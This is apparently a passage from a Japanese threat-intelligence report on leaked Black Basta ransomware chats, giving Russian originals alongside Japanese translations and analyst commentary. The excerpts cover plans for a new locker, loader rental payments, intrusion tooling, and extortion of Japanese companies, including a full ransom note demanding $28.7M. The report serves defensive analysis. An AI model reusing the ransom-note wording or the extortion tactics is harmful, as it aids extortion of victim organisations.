2024-05-13 10:15:18, @usernamegg:matrix.bestflowers247.online, но пока временно ставим бастой , я возьму прогера на удаленке и будет писать нам новый софт
2024-05-13 10:15:23, @usernamegg:matrix.bestflowers247.online, yy грустный ходит
2024-05-13 10:15:29, @usernamegg:matrix.bestflowers247.online, но как бы он понимает
2024-05-13 10:15:33, @usernamegg:matrix.bestflowers247.online, почему так
2024-05-13 10:15:35, @n3auxaxl:matrix.collectionofmanager.space, пику пока остановить?
2024-05-13 10:15:50, @usernamegg:matrix.bestflowers247.online, ты локер напишешь меньше чем за месяц 1000%%%
2024-05-13 10:16:19, @usernamegg:matrix.bestflowers247.online, + админка + блог + чат для жертв
2024-05-13 10:16:20, @n3auxaxl:matrix.collectionofmanager.space, сам локер да, это легко

	2024-05-13 10:16:23, @usernamegg:matrix.bestflowers247.online, это тоже все быстро очень 2024-05-13 10:16:25, @n3auxaxl:matrix.collectionofmanager.space, тут именно панель 2024-05-13 10:16:27, @n3auxaxl:matrix.collectionofmanager.space, чаты и все такое 2024-05-13 10:16:29, @n3auxaxl:matrix.collectionofmanager.space, надо хорошо очень сделать 2024-05-13 10:16:30, @usernamegg:matrix.bestflowers247.online, и отдельно + билдер 2024-05-13 10:16:39, @n3auxaxl:matrix.collectionofmanager.space, да, билдер вообще легко 2024-05-13 10:16:46, @n3auxaxl:matrix.collectionofmanager.space, у меня есть уже прототип билдера для всего такого

大規模医療ネットワークへの攻撃後、予想以上に Black Basta が注目を集めてしまったため、ランサムウェアを含めたあらゆる技術的な基盤を新しくしようとする様子が把握できる。

新しいランサムウェアのプロトタイプ

日本語訳	原文
[2024-05-13 11:46:03][gg]：これがファイル一式の見た目だよ [2024-05-13 11:46:34][gg]：> <@n3auxaxl:matrix.collectionofmanager.space> 全力を新しいプロジェクトに注いでる、信じて、価値あるから。 [2024-05-13 11:46:57][gg]：それにこのソフトは本当に役立つよ、もう Lockbit は誰も信用してないから [2024-05-13 11:47:10][gg]：毎日誰かがソフトを求めて押しかけてくる [2024-05-13 11:47:12][gg]：俺は渡してないけど ～～～ 中略 ～～～ [2024-05-13 13:20:49][n3auxaxl]：各システムは完全に分散型になる、チャットが止められても他は動くように [2024-05-13 13:21:09][n3auxaxl]：管理パネルが止まっても他は動く [2024-05-13 13:21:17][n3auxaxl]：完全に分解された構成になる [2024-05-13 13:21:24][n3auxaxl]：アーキテクチャも大体考えてある [2024-05-13 13:21:35][n3auxaxl]：ビルダープロトタイプはすでにある、すぐに作れる [2024-05-13 13:21:40][n3auxaxl]：数日で全部の調整ができる [2024-05-13 13:22:14][n3auxaxl]：ソースコードは君と俺だけが持つ [2024-05-13 13:22:36][n3auxaxl]：ロッカーは純粋な C 言語で書く、C と ASM だけ。他は使わない。動作速度を重視 ～～～ 中略 ～～～ [2024-05-13 13:26:43][n3auxaxl]：2 ヶ月で完璧に調整できるはず [2024-05-13 13:26:50][n3auxaxl]：> <@usernamegg:matrix.bestflowers247.online> ビルダーは Tor じゃなくてもいいかも　いや、それはすごく重要	2024-05-13 11:46:03, @usernamegg:matrix.bestflowers247.online, вот так выглядит комплект файлов 2024-05-13 11:46:34, @usernamegg:matrix.bestflowers247.online, > <@n3auxaxl:matrix.collectionofmanager.space> все силы кидаю на новое детище　да, поверь оно того стоит. 2024-05-13 11:46:57, @usernamegg:matrix.bestflowers247.online, И софт еще будет очень кстати, так как локбиту уже никто не доверяет 2024-05-13 11:47:10, @usernamegg:matrix.bestflowers247.online, Ко мне ломятся каждый день и просят софт 2024-05-13 11:47:12, @usernamegg:matrix.bestflowers247.online, я не даю [omitted] 2024-05-13 13:20:49, @n3auxaxl:matrix.collectionofmanager.space, Каждая система будет полностью децинтрализированой, чтобы даже если локнут чат, все остальное будет работать 2024-05-13 13:21:09, @n3auxaxl:matrix.collectionofmanager.space, если локнут амдинку, все остальное будет работать 2024-05-13 13:21:17, @n3auxaxl:matrix.collectionofmanager.space, полная декомпозиция будет 2024-05-13 13:21:24, @n3auxaxl:matrix.collectionofmanager.space, по архитектуре все продумал +- 2024-05-13 13:21:35, @n3auxaxl:matrix.collectionofmanager.space, билдер прототип уже есть у меня, его быстро сделать

[2024-05-13 13:26:53][n3auxaxl]：Tor でやったほうがいい
[2024-05-13 13:27:04][gg]：分かった
[2024-05-13 13:27:27][gg]：サーバーはどうせ暗号化されたものを使うし
[2024-05-13 13:27:28][n3auxaxl]：9 月には最初のロックを開始する予定
[2024-05-13 13:27:47][n3auxaxl]：> <@usernamegg:matrix.bestflowers247.online> サーバーはどうせ暗号化されたものを使うし　そうだね、でもそこに bus と lux を入れて全部ぶっ壊せるようにする
[2024-05-13 13:27:52][n3auxaxl]：コンテナ単位で
[2024-05-13 13:28:05][n3auxaxl]：もし問題があってサーバーに到達された時でも
[2024-05-13 13:28:10][n3auxaxl]：解読されないようにする
[2024-05-13 13:29:18][n3auxaxl]：6 月初めにはテスト用サーバーで設定を始める予定
～～～ 中略 ～～～

[2024-05-13 13:41:28][gg]：＊ 自分の悪事の経験を活かして最高のロッカーを書こう)))
[2024-05-13 13:41:58][gg]：君のプログラミング経験も加わって。
[2024-05-13 13:42:14][gg]：最初にどうやってプロモーションするかのアイデアもある。
[2024-05-13 13:42:19][gg]：全世界に知られるように。
[2024-05-13 13:42:25][gg]：我々が誰か、何者かを分かってもらうために。
[2024-05-13 13:42:39][gg]：初週には SentinelOne や TrendMicro がレビューすることになる。
[2024-05-13 13:42:51][gg]：この作品は世界中で知られることになる。

2024-05-13 13:21:40, @n3auxaxl:matrix.collectionofmanager.space, буквально пару дней, чтобы все отладить
2024-05-13 13:22:14, @n3auxaxl:matrix.collectionofmanager.space, исходники всего будут только у тебя и у меня
2024-05-13 13:22:36, @n3auxaxl:matrix.collectionofmanager.space, локер будет написан на чистом C, только C и ASM, больше ничего, чтобы работало все очень быстро
[omitted]
2024-05-13 13:26:43, @n3auxaxl:matrix.collectionofmanager.space, 2 месяца нам хватит, чтобы отладить все до идеала
2024-05-13 13:26:50, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> билдер можно не тор　нет, это очень важно
2024-05-13 13:26:53, @n3auxaxl:matrix.collectionofmanager.space, лучше пусть в торе будет
2024-05-13 13:27:04, @usernamegg:matrix.bestflowers247.online, ок
2024-05-13 13:27:27, @usernamegg:matrix.bestflowers247.online, сервер все равно возьмем шифрованный
2024-05-13 13:27:28, @n3auxaxl:matrix.collectionofmanager.space, в сентябре первые локи уже будем делать
2024-05-13 13:27:47, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> сервер все равно возьмем шифрованный　да, но туда надо поставить bus и lux уебать сразу все
2024-05-13 13:27:52, @n3auxaxl:matrix.collectionofmanager.space, по контейнерам
2024-05-13 13:28:05, @n3auxaxl:matrix.collectionofmanager.space,

	чтобы еслит какой то кипишь и доберуться до сервака 2024-05-13 13:28:10, @n3auxaxl:matrix.collectionofmanager.space, чтобы не могли его расшифровать 2024-05-13 13:29:18, @n3auxaxl:matrix.collectionofmanager.space, в начале июня я уже буду это все настраивать на тестовых серваках [omitted] 2024-05-13 13:41:28, @usernamegg:matrix.bestflowers247.online, * напишем самый лучший локер с моим то опытом Злодейства))) 2024-05-13 13:41:58, @usernamegg:matrix.bestflowers247.online, и с твоим опытом программирование 2024-05-13 13:42:14, @usernamegg:matrix.bestflowers247.online, есть идеи как можно его пропиарить на начале 2024-05-13 13:42:19, @usernamegg:matrix.bestflowers247.online, что бы все услышали про него 2024-05-13 13:42:25, @usernamegg:matrix.bestflowers247.online, и понимали кто мы и что мы 2024-05-13 13:42:39, @usernamegg:matrix.bestflowers247.online, в первую неделю будет уже обзор сентика и тренмикро на него 2024-05-13 13:42:51, @usernamegg:matrix.bestflowers247.online, и это детище будет знать весь мир

新しいランサムウェアのプロトタイプについて議論している様子である。非常に速いスピードで新しいランサムウェアを稼働できるようなスケジュールで動いていることが把握できる。また、宣伝の方法についてもこの段階でアイデアを持っており、新しいランサムウェアを大々的にアピールしようとする目論見が読み取れる。

マルウェアのローダー利用料に関する会話

日本語訳	原文
[2023-09-20 18:04:14][ugway]：彼にウォレットと割引を頼んでみるよ [2023-09-20 18:04:23][ugway]：前回はくれたしね [2023-09-20 18:04:26][ugway]：割引なしで 15K だった ～～～ 中略 ～～～ [2023-09-21 17:49:32][ugway]：ラスタファライ [2023 年 9 月 20 日 19:11] 常連には今 10%の割引できるよ。XMR で支払える？ ラスタファライ [2023 年 9 月 20 日 19:12] 91 XMR ラスタファライ [2023 年 9 月 20 日 19:12] <Masked : 暗号通貨ウォレット> [2023-09-21 17:49:47][gg]：> <@usernameugway:matrix.bestflowers247.online> ラスタファライ, [20.09.2023 19:12] > 91 XMR > > ラスタファライ, [20.09.2023 19:12] > <Masked : 暗号通貨ウォレット> https://xmrchain.net/tx/6061f3f1c1aaf738fe59b4b3c92f31adb424c0941612a4e35bb636baccf09979 [2023-09-21 17:50:48][ugway]：最高+++ [2023-09-21 17:50:52][ugway]：彼が受け取ったら報告するね ～～～ 中略 ～～～ [2023-09-21 21:20:24][gg]：ラスタファライは確実にボットをパクってる、今がっつり話したところだ [2023-09-21 21:20:56][gg]：彼もランサム系の仕事してて、今は自分のターゲット資源が尽きたから、あのローダーのレンタル話をでっち上げた ～～～ 中略 ～～～ [2023-10-04 13:09:49][gg]：> <@usernameugway:matrix.bestflowers247.online> 0.75 BTC -> <Masked : 暗号通貨ウォレット> <Masked : 暗号通貨トランザクション ID> [2023-10-04 13:09:51][gg]：送った [2023-10-04 13:09:55][gg]：ラスタに知らせて ～～～ 中略 ～～～ [2023-10-16 07:05:14][gg]：ラスタファライ [2023 年 10 月 15 日 22:50:34]：	2023-09-20 18:04:14, @usernameugway:matrix.bestflowers247.online, я запрошу кошелек у него и скидку 2023-09-20 18:04:23, @usernameugway:matrix.bestflowers247.online, он в прошлый раз давал 2023-09-20 18:04:26, @usernameugway:matrix.bestflowers247.online, без скидки было 15к [omitted] 2023-09-21 17:49:32, @usernameugway:matrix.bestflowers247.online, Растафарай, [20.09.2023 19:11] Для постоянных клиент, сейчас тебе могу сделать скидку на 10%. Ты сможешь оплатить по XMR ? Растафарай, [20.09.2023 19:12] 91 XMR Растафарай, [20.09.2023 19:12] <Masked : 暗号通貨ウォレット> 2023-09-21 17:49:47, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online > Растафарай, [20.09.2023 19:12] > 91 XMR > > Растафарай, [20.09.2023 19:12] > <Masked : 暗号通貨ウォレット> https://xmrchain.net/tx/6061f3f1c1aaf738fe59b4b3c92f31adb424c0941612a4e35bb636baccf09979 2023-09-21 17:50:48, @usernameugway:matrix.bestflowers247.online, супер+++ 2023-09-21 17:50:52, @usernameugway:matrix.bestflowers247.online, отпишу как он примет [omitted] 2023-09-21 21:20:24, @usernamegg:matrix.bestflowers247.online, Растафари 100% пиздят ботов, я тут с ним плотно поговорил. 2023-09-21 21:20:56, @usernamegg:matrix.bestflowers247.online, Он

ブロ、君も知ってる通り、俺たちは最近プライベートに移行することを決めた。 そして数週間の検討の末、ついに決定に至ったんだ。今も俺たちのローダーをマス読み込みに使ってる人たち（特に君たちロッカー系の人間）向けにね。 君にこう提案するよ。1 年間の利用料（君のパートナー3 人すべてに対して）として、100 万ドル払ってくれ。 それは君専用となり、俺たちが常にクリーンアップもする。 君たちが「Black Basta」という名前でロッカーをやってるのは分かってる。 だからこそ、この 100 万ドルという金額が君たちのオペレーションにふさわしい額だと考えた。 もし納得なら、今すぐ話をまとめよう。俺もパートナーと一緒に伝えて、意見を締めくくるから。 Brave [2023 年 10 月 16 日 10:00:17]： やあ、君がプライベートに移るという決断を尊重する。 いつそれを実行するか、日付を教えてくれ。 数か月分のレンタル料を前払いするよ。 もし俺たちがまだ君のローダーに積み続けたら、レンタル料は返してくれる？ ただ、俺のパートナーたちがその金額で君についていくかは分からない。 正直、君たちの言い方はかなり乱暴に聞こえた。 以前の取り決めとは違うだろ。	тоже в рансоме работает и сейчас он придумал всю эту аренду это ахуенного лоадера из-за того что у него закончились ресурсы по добыче своих тарегтов [omitted] 2023-10-04 13:09:49, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online > 0.75 BTC -> <Masked : 暗号通貨ウォレット> <Masked : 暗号通貨トランザクション ID> 2023-10-04 13:09:51, @usernamegg:matrix.bestflowers247.online, ушло 2023-10-04 13:09:55, @usernamegg:matrix.bestflowers247.online, сообщи расте [omitted] 2023-10-16 07:05:14, @usernamegg:matrix.bestflowers247.online, Растафарай, [15 окт. 2023 г., 22:50:34]: Бро, так как ты знаешь, мы недавно решили что мы уходим в приват. И после несколько недель продумыванние, мы наконец-то пришли к такому решение, для тех кто ещё пользуют наш лоадер на масс прогрузку (особенно ты как вы, локерводщики). Я тебе предложу такое решение, за 1 год использованние (на всех 3 из твоих партнеров), ты можешь заплатить $1,000,000. И оно будет исключительно тебе, с постаянный чистке о т нас). Я понимаю что это вы работайте с локерам, с названнием "Black Basta". Так вот почему мы решаем что $1кк это достойная сумма для вашей операции. Если да, то давай решим это сразу чтобы я вместе с партнерам сообщил и закрыли мнение о этом Brave ., [16 окт. 2023 г., 10:00:17]: привет , я уважаю твое решение уйти в приват. Сообщите число когда вы планируете сделать это. Я заплатить аренду за несколько месяцев вперед. Если мы

	продолжим грузить на свой лоадер, ты вернешь нам аренду ? я просто не уверен что мои партнеры пойду за тобой с таким числом. Это очень грубо звучало с вашей стороны. Другая была договоренность.

この会話は、ラスタファライと見られる外部アクターが、かつてのツール利用契約の延長線上で突如として一方的かつ高圧的な条件を提示してきた場面を描いている。具体的には、ローダー利用に対して Black Basta 専用となる代わりに 1 年間で 100 万ドルという条件が突きつけられ、過去の取り決めや協力関係を無視するかのような態度が目立つ。gg 側の返答には、冷静な反応の中に警戒心や不信感がにじんでおり、関係性の破たんや内部方針の見直しが進行している兆候が表れている。

攻撃の準備

日本語訳	原文
[2024-06-20 21:47:21][gg]：ブレイカー（breaker）も呼んで作業させないと [2024-06-20 21:48:49][gg]：最高！自分に満足してるよ！君たちは自分に満足してる？ [2024-06-20 21:49:27][gg]：ブルート強化中 [2024-06-20 22:00:01][lapa]：+ [2024-06-20 22:05:52][zz]：> <@usernamegg:matrix.bestflowers247.online> 間違い：<Masked：認証情報>→ 認証情報は有効だった、その人はそのマシンの管理者だった。DS で確認した。2 回目にはもう使えなかった。何のコマンドも入力してない。 → <@usernamegg：matrix.bestflowers247.online> 間違っている：<Masked：認証情報> [2024-06-20 22:06:41][zz]：みんなで確認した、たぶん本人が何かに気づいたっぽい ～～～ 中略 ～～～ [2024-06-20 22:10:48][gg]：フェイクマシンのクレデンシャルは作った [2024-06-20 22:10:56][gg]：自分に求められたことは全部やった [2024-06-20 22:11:08][gg]：他に何が必要か教えてくれ [2024-06-20 22:12:32][gg]：もうすぐ Kerb の自動取得、証明書チェッカー、管理者スキャナー、GOC 削除、cyznbt プロセス、msf17 脆弱性チェックを全部 Linux 経由で自動でやるツールを書く	2024-06-20 21:47:21, @usernamegg:matrix.bestflowers247.online, брейкер надо еще звать там работать 2024-06-20 21:48:49, @usernamegg:matrix.bestflowers247.online, заебись! я доволен собой! а вы довольны собой? 2024-06-20 21:49:27, @usernamegg:matrix.bestflowers247.online, брут уссиливаю 2024-06-20 22:00:01, @lapa:matrix.bestflowers247.online, + 2024-06-20 22:05:52, @usernamezz:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> Wrong:<Masked：認証情報>> Wrong:<Masked：認証情報>> Wrong:<Masked：認証情報>кредыбыли валидные, он был админом на тачке, проверил на дс, на второй раз они уже не работали, никакие команды не вводил 2024-06-20 22:06:41, @usernamezz:matrix.bestflowers247.online, все вместе смотрели, походу человек что то заподозрил сам [omitted] 2024-06-20 22:10:48, @usernamegg:matrix.bestflowers247.online, кредыфейковой тачки созданы

[2024-06-20 22:12:41][gg]：他に何が必要なんだ？
[2024-06-20 22:12:46][gg]：もう何をすればいいのか分からない
[2024-06-20 22:13:16][gg]：※上記ツールには2003 マシンの msf17 脆弱性スキャンも含まれる予定
[2024-06-20 22:13:48][gg]：今日は本当にたくさん作業した、あそこの AV が手強いのは分かってるけど、君たちももう何年もそこにいるだろ
[2024-06-20 22:14:11][zz]：ソックスからは何もスキャンされない、起動すると接続が切れる
[2024-06-20 22:15:00][gg]：※今日の作業量はかなりのものだった、AV が厳しいのは理解してる、でも君らも長くやってるはず
[2024-06-20 22:15:41][gg]：今横になってるけど眠れない、もう何が必要なのか分からない
[2024-06-20 22:17:11][gg]：君たちが必要なものを教えてくれ
[2024-06-20 22:17:28][gg]：><@usernamegg:matrix.bestflowers247.online> もうすぐ Kerb の自動取得、証明書チェッカー、管理者スキャナー、GOC 削除、cyznbt プロセス、msf17 脆弱性チェックを全部 Linux 経由で自動でやるツールを書くつもり、これ作れたらもう十分だろ？

2024-06-20 22:10:56, @usernamegg:matrix.bestflowers247.online, я все сделал что от меня требуется
2024-06-20 22:11:08, @usernamegg:matrix.bestflowers247.online, что еще нужно скажи мне ?
2024-06-20 22:12:32, @usernamegg:matrix.bestflowers247.online, я скоро напишу авто снималку кербов,чекалку сертов, скана на админа, все будет автоматом через линуск заходить и делать, снятие гоца, cyznbt процессов , чека тачек на уязвимость мсф17
2024-06-20 22:12:41, @usernamegg:matrix.bestflowers247.online, что еще нужно ?
2024-06-20 22:12:46, @usernamegg:matrix.bestflowers247.online, я уже не знаю просто
2024-06-20 22:13:16, @usernamegg:matrix.bestflowers247.online, * я скоро напишу авто снималку кербов,чекалку сертов, скана на админа, все будет автоматом через линуск заходить и делать, снятие гоца, cyznbt процессов , 2003 чека тачек на уязвимость мсф17
2024-06-20 22:13:48, @usernamegg:matrix.bestflowers247.online, сегодня такой пласт работы проделан , я понимаю что там ав не самые простые, но ведь и вы уже не первый год там сидите
2024-06-20 22:14:11, @usernamezz:matrix.bestflowers247.online, с соксов ничего не сканит, запускается и обрубает коннект
2024-06-20 22:15:00, @usernamegg:matrix.bestflowers247.online, * сегодня такой пласт работы проделал, я понимаю что там ав не самые простые, но ведь и вы уже не первый год там сидите

	2024-06-20 22:15:41, @usernamegg:matrix.bestflowers247.online, лежу сейчас и не могу уснуть , я не понимаю что еще надо ? что мне еще сделать ? 2024-06-20 22:17:11, @usernamegg:matrix.bestflowers247.online, скажите мне что еще нужно вам ? 2024-06-20 22:17:28, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> я скоро напишу авто снималку кербов,чекалку сертов, скана на админа, все будет автоматом через линуск заходить и делать, снятие гоца, cyznbt процессов , 2003 чека тачек на уязвимость мсф17 ну вот реально это реализовать осталось ?

攻撃の下準備を行っており、多くの作業をこなした様子が会話から読み取ることができる。しかしながら想定していたほど進捗が芳しくなく、他にどのような準備を行えばいいのか思い浮かばず、他のメンバーにアイデアを求めている様子が分かる。

6. 日本関連情報

日本企業への攻撃言及

Black Basta は日本の組織も標的としたことが分かっており、リークサイトへ掲載することで、恐喝行為に及んだ事実を確認している。チャットログから、その背後で行われていた交渉の様子が浮かび上がった。

また、世間に未公表のものを含む組織への言及があり、売上高などの詳細情報が攻撃グループ内で共有されていた。こうした事実は、表面化している被害が氷山の一角であることを示しており、自社も標的となり得るという認識のもと、継続的な対策がいかに重要であるかを物語っている。

国内大手ガラス製品メーカーに関連する会話

日本語訳	原文
[2023-12-21 17:12:50][tinker]：<Masked：組織名>の件はどうなってる？ [2023-12-21 19:54:48][tinker]：あ、来たね [2023-12-21 19:54:56][tinker]：リスティング送ってくれない？ [2023-12-21 20:01:00][tinker]：ブログにレビュー追加して [2023-12-21 20:01:08][tinker]：<Masked：組織名>に読ませる [2023-12-21 20:01:21][tinker]：グレゴリーには結局連絡つかなかったの？ [2023-12-21 20:01:40][gg]：うん [2023-12-21 20:01:41][gg]：今やる [2023-12-21 20:01:54][gg]：> <@tinker:matrix.bestflowers247.online> グレゴリーには結局連絡つかなかったの？ それ以降は電話してない [2023-12-21 20:02:08][gg]：<MASKED ： TOX ID> [2023-12-21 20:02:14][gg]：これはうちの電話担当の tox だ [2023-12-21 20:02:16][gg]：追加して [2023-12-21 20:02:18][gg]：動いてくれ [2023-12-21 20:02:29][tinker]：了解 [2023-12-21 20:02:54][tinker]：やったよ [2023-12-21 20:03:09][tinker]：君のも送って、無くした	2023-12-21 17:12:50, @tinker:matrix.bestflowers247.online, Шо там по <Masked：組織名>? 2023-12-21 19:54:48, @tinker:matrix.bestflowers247.online, а вот и они 2023-12-21 19:54:56, @tinker:matrix.bestflowers247.online, скинешь им листинг, плиз? 2023-12-21 20:01:00, @tinker:matrix.bestflowers247.online, добавь ревью на блог наш 2023-12-21 20:01:08, @tinker:matrix.bestflowers247.online, скинем почитать <Masked：組織名> 2023-12-21 20:01:21, @tinker:matrix.bestflowers247.online, вы так до нашего друга Грегори не дозвонились? 2023-12-21 20:01:40, @usernamegg:matrix.bestflowers247.online, да 2023-12-21 20:01:41, @usernamegg:matrix.bestflowers247.online, сейчас 2023-12-21 20:01:54, @usernamegg:matrix.bestflowers247.online, > <@tinker:matrix.bestflowers247.online> вы так до нашего друга Грегори не дозвонились? не звонили больше

[2023-12-21 20:03:11][tinker]：でもここでは送らないで [2023-12-21 20:03:35][tinker]：電話担当は君の指示がないと動かせない [2023-12-21 20:04:09][gg]：彼にはメッセージ送った [2023-12-21 20:04:21][tinker]：+++ [2023-12-21 20:04:29][gg]：君にもメッセージ送ったよ [2023-12-21 20:04:32][gg]：<Masked：組織名> [2023-12-21 20:04:37][gg]：彼らに「プライベートチャット」のこと聞いてみて [2023-12-21 20:04:40][gg]：移行させよう [2023-12-21 20:04:45][gg]：誰にも彼らのチャットが見られないように [2023-12-21 20:27:59][gg]：プライベートチャットで、どのオフィス（日本か米国）から連絡してるのかも知っておかないと [2023-12-21 20:28:05][gg]：我々は二つのトラストに手をつけてるから ～～～ 中略 ～～～ [2023-12-21 20:32:26][gg]：彼らにブログを送った [2023-12-21 20:32:33][gg]：今はまだ秘密にしているって伝えて [2023-12-21 20:32:37][tinker]：了解 [2023-12-21 20:32:37][gg]：誰にも見られていないと [2023-12-21 20:32:41][tinker]：リスティングだけ送って [2023-12-21 20:32:44][gg]：今、彼らに概要を送る [2023-12-21 20:32:55][gg]：<Masked：URL> [2023-12-21 20:33:00][gg]：これが 3 つのファイル [2023-12-21 20:33:12][gg]：パスワード: <Masked ： 認証情報> [2023-12-21 20:33:25][gg]：5 つのファイルから選んでもらっていいって伝えて [2023-12-21 20:33:33][gg]：今から概要を修正する	2023-12-21 20:02:08, @usernamegg:matrix.bestflowers247.online, <MASKED : TOX ID> 2023-12-21 20:02:14, @usernamegg:matrix.bestflowers247.online, вот токс нашего звонилы 2023-12-21 20:02:16, @usernamegg:matrix.bestflowers247.online, добавь его 2023-12-21 20:02:18, @usernamegg:matrix.bestflowers247.online, шевели 2023-12-21 20:02:29, @tinker:matrix.bestflowers247.online, принял 2023-12-21 20:02:54, @tinker:matrix.bestflowers247.online, сделано 2023-12-21 20:03:09, @tinker:matrix.bestflowers247.online, можешь свой скинуть тоже, я потерял 2023-12-21 20:03:11, @tinker:matrix.bestflowers247.online, только не тут 2023-12-21 20:03:35, @tinker:matrix.bestflowers247.online, я не могу без твоего приказа шевелить звонилу 2023-12-21 20:04:09, @usernamegg:matrix.bestflowers247.online, я написал ему 2023-12-21 20:04:21, @tinker:matrix.bestflowers247.online, +++ 2023-12-21 20:04:29, @usernamegg:matrix.bestflowers247.online, я тебе напсиал туда 2023-12-21 20:04:32, @usernamegg:matrix.bestflowers247.online, <Masked：組織名> 2023-12-21 20:04:37, @usernamegg:matrix.bestflowers247.online, спроси у них про приват 2023-12-21 20:04:40, @usernamegg:matrix.bestflowers247.online, переведем их

[2023-12-21 20:33:37][gg]：修正したら君に送る、それを送信して
[2023-12-21 20:34:38][tinker]：完了
～～～ 中略 ～～～
[2023-12-21 20:35:48][gg]：*こんにちは、私たちは Black Basta シンジケートです。 我々はあなたのローカルネットワークへアクセスし、データを暗号化し、さらに 1.5TB 以上の機密情報を外部に持ち出しました。 現在この情報は秘密にしており、あなただけがこの件を知っています。
しかしながら、10 日以内に合意に至らなければ、このデータを我々のニュースボードで公開します。 もし支払いがされなければ、この情報漏洩と我々の行動により、他の悪意ある勢力があなたのネットワークに侵入し、あなたやあなたの顧客を攻撃する可能性があります。
この状況を解決するための金額は 28,720,000 ドル（USD）です。
交渉が成功すれば、以下のものを提供します：
すべての Windows 向け復号ツール
すべてのデータを完全かつ復元不可能な方法で削除（第三者によるアクセスも不可）
侵入経路に関するセキュリティレポート（再発防止）
我々および我々の協力者が今後あなたを標的にしないという保証
貴社がこのリスクを正しく評価し、適切な判断をされることを願っています。Black Basta シンジケートについての詳細は Google で調べてください。

2023-12-21 20:04:45,
@usernamegg:matrix.bestflowers247.online, что бы ни кто не читал чат их
2023-12-21 20:27:59,
@usernamegg:matrix.bestflowers247.online, надо будет в приватном чате знать у них откуда они пишут с какого офиса японии или юса
2023-12-21 20:28:05,
@usernamegg:matrix.bestflowers247.online, мы задели два траста
[omitted]
2023-12-21 20:32:26,
@usernamegg:matrix.bestflowers247.online, я им скинул блог
2023-12-21 20:32:33,
@usernamegg:matrix.bestflowers247.online, скажи пока мы держим это в секрете
2023-12-21 20:32:37,
@tinker:matrix.bestflowers247.online, ага
2023-12-21 20:32:37,
@usernamegg:matrix.bestflowers247.online, и никто это не видит
2023-12-21 20:32:41,
@tinker:matrix.bestflowers247.online, только листинг скинь
2023-12-21 20:32:44,
@usernamegg:matrix.bestflowers247.online, сейчас я им вводные кину
2023-12-21 20:32:55,
@usernamegg:matrix.bestflowers247.online,
<Masked：URL>
2023-12-21 20:33:00,
@usernamegg:matrix.bestflowers247.online, вот трее фаил
2023-12-21 20:33:12,
@usernamegg:matrix.bestflowers247.online, pass:
<Masked： 認証情報>
2023-12-21 20:33:25,
@usernamegg:matrix.bestflowers247.online, скажи что 5 файлов могут выбрать

	2023-12-21 20:33:33, @usernamegg:matrix.bestflowers247.online, я сейчас пока вводное подкоректирую 2023-12-21 20:33:37, @usernamegg:matrix.bestflowers247.online, тебе скину отправишь 2023-12-21 20:34:38, @tinker:matrix.bestflowers247.online, сделано [omitted] 2023-12-21 20:35:48, @usernamegg:matrix.bestflowers247.online, * Hello, We are Black Basta Syndicate. We were able to access you local networks and encrypt as well as exfiltrate data. As a result, we've downloaded over 1.5 Tb of sensitive information and data from your network. Right now we are keeping everything confidential and are making sure that only you and us know about this incident. However, if we will not able come to an agreement within 10 days, all of your data will be posted on our news board. In case you do not pay, this data exposure and our own efforts will lead to other bad entities being able to connect to your network and end up attacking you and your customers. The price to resolve this situation is is **$28,720,000 USD**. In case of successful negotiations we guarantee you will get: 1. Decryptor for all your Windows. 2. Non recoverable removal of all downloaded data from our side, as well as any other sources (in other words you will get your data back and nobody else will have access to it). 3. Security report on how you were hacked to fix your vulnerabilities and avoid such situations in future. 4. A guarantee from us that neither us nor our allies will ever target you again. Hope you can correctly assess the risks for your company and make a right decision. You can find more information about Black Basta syndicate in Google.

国内大手建設会社に関する会話

日本語訳	原文
[2023-11-30 19:57:09][gg]：ウェブサイト： <Masked：URL> <Masked：組織名> 売上高：23 億ドル 株式記号 [2023-11-30 19:57:34][gg]：日本のエネルギー関連、作業に入る [2023-11-30 20:04:27][ss]：> <@usernamegg:matrix.bestflowers247.online> <Masked：URL> ユーザー名：<Masked：メールアドレス> パスワード：<Masked：認証情報> 誰か入ったみたい [2023-11-30 20:04:41][ss]：自分は切断された [2023-11-30 20:04:42][gg]：TT [2023-11-30 20:04:47][ss]：いや [2023-11-30 20:04:51][ss]：入ってない [2023-11-30 20:05:09][ss]：君がメッセージ送ってる間に、もう認証してたよ [2023-11-30 20:05:14][gg]：よし [2023-11-30 20:05:16][gg]：入って [2023-11-30 20:05:17][ss]：だから切断されずに済んだ [2023-11-30 20:05:19][gg]：それはミスだった [2023-11-30 20:05:26][ss]：OK [2023-11-30 20:05:29][ss]：TT が引き継ぐ [2023-11-30 20:05:34][gg]：うん	2023-11-30 19:57:09, @usernamegg:matrix.bestflowers247.online, ``` Website <Masked：URL> <Masked：組織名> Revenue Revenue $2.3B Stock Symbol ``` 2023-11-30 19:57:34, @usernamegg:matrix.bestflowers247.online, японские энергетики, в работу. 2023-11-30 20:04:27, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> ``` > <Masked：URL> > <Masked：メールアドレス >:<Masked：認証情報> > ``` туда кто то зашел 2023-11-30 20:04:41, @usernamess:matrix.bestflowers247.online, меня выбило 2023-11-30 20:04:42, @usernamegg:matrix.bestflowers247.online, TT 2023-11-30 20:04:47, @usernamess:matrix.bestflowers247.online, нет 2023-11-30 20:04:51, @usernamess:matrix.bestflowers247.online, он не зашел 2023-11-30 20:05:09, @usernamess:matrix.bestflowers247.online, я уже авторизовался там пока ты ему писал 2023-11-30 20:05:14, @usernamegg:matrix.bestflowers247.online, все 2023-11-30 20:05:16, @usernamegg:matrix.bestflowers247.online, заходи 2023-11-30 20:05:17, @usernamess:matrix.bestflowers247.online, и он решил меня не выбивать 2023-11-30 20:05:19, @usernamegg:matrix.bestflowers247.online, это была ошибка 2023-11-30 20:05:26, @usernamess:matrix.bestflowers247.online, ок

	2023-11-30 20:05:29, @usernamess:matrix.bestflowers247.online, TT берет 2023-11-30 20:05:34, @usernamegg:matrix.bestflowers247.online, ara

国内大手電子機器メーカーに関する会話

日本語訳	原文
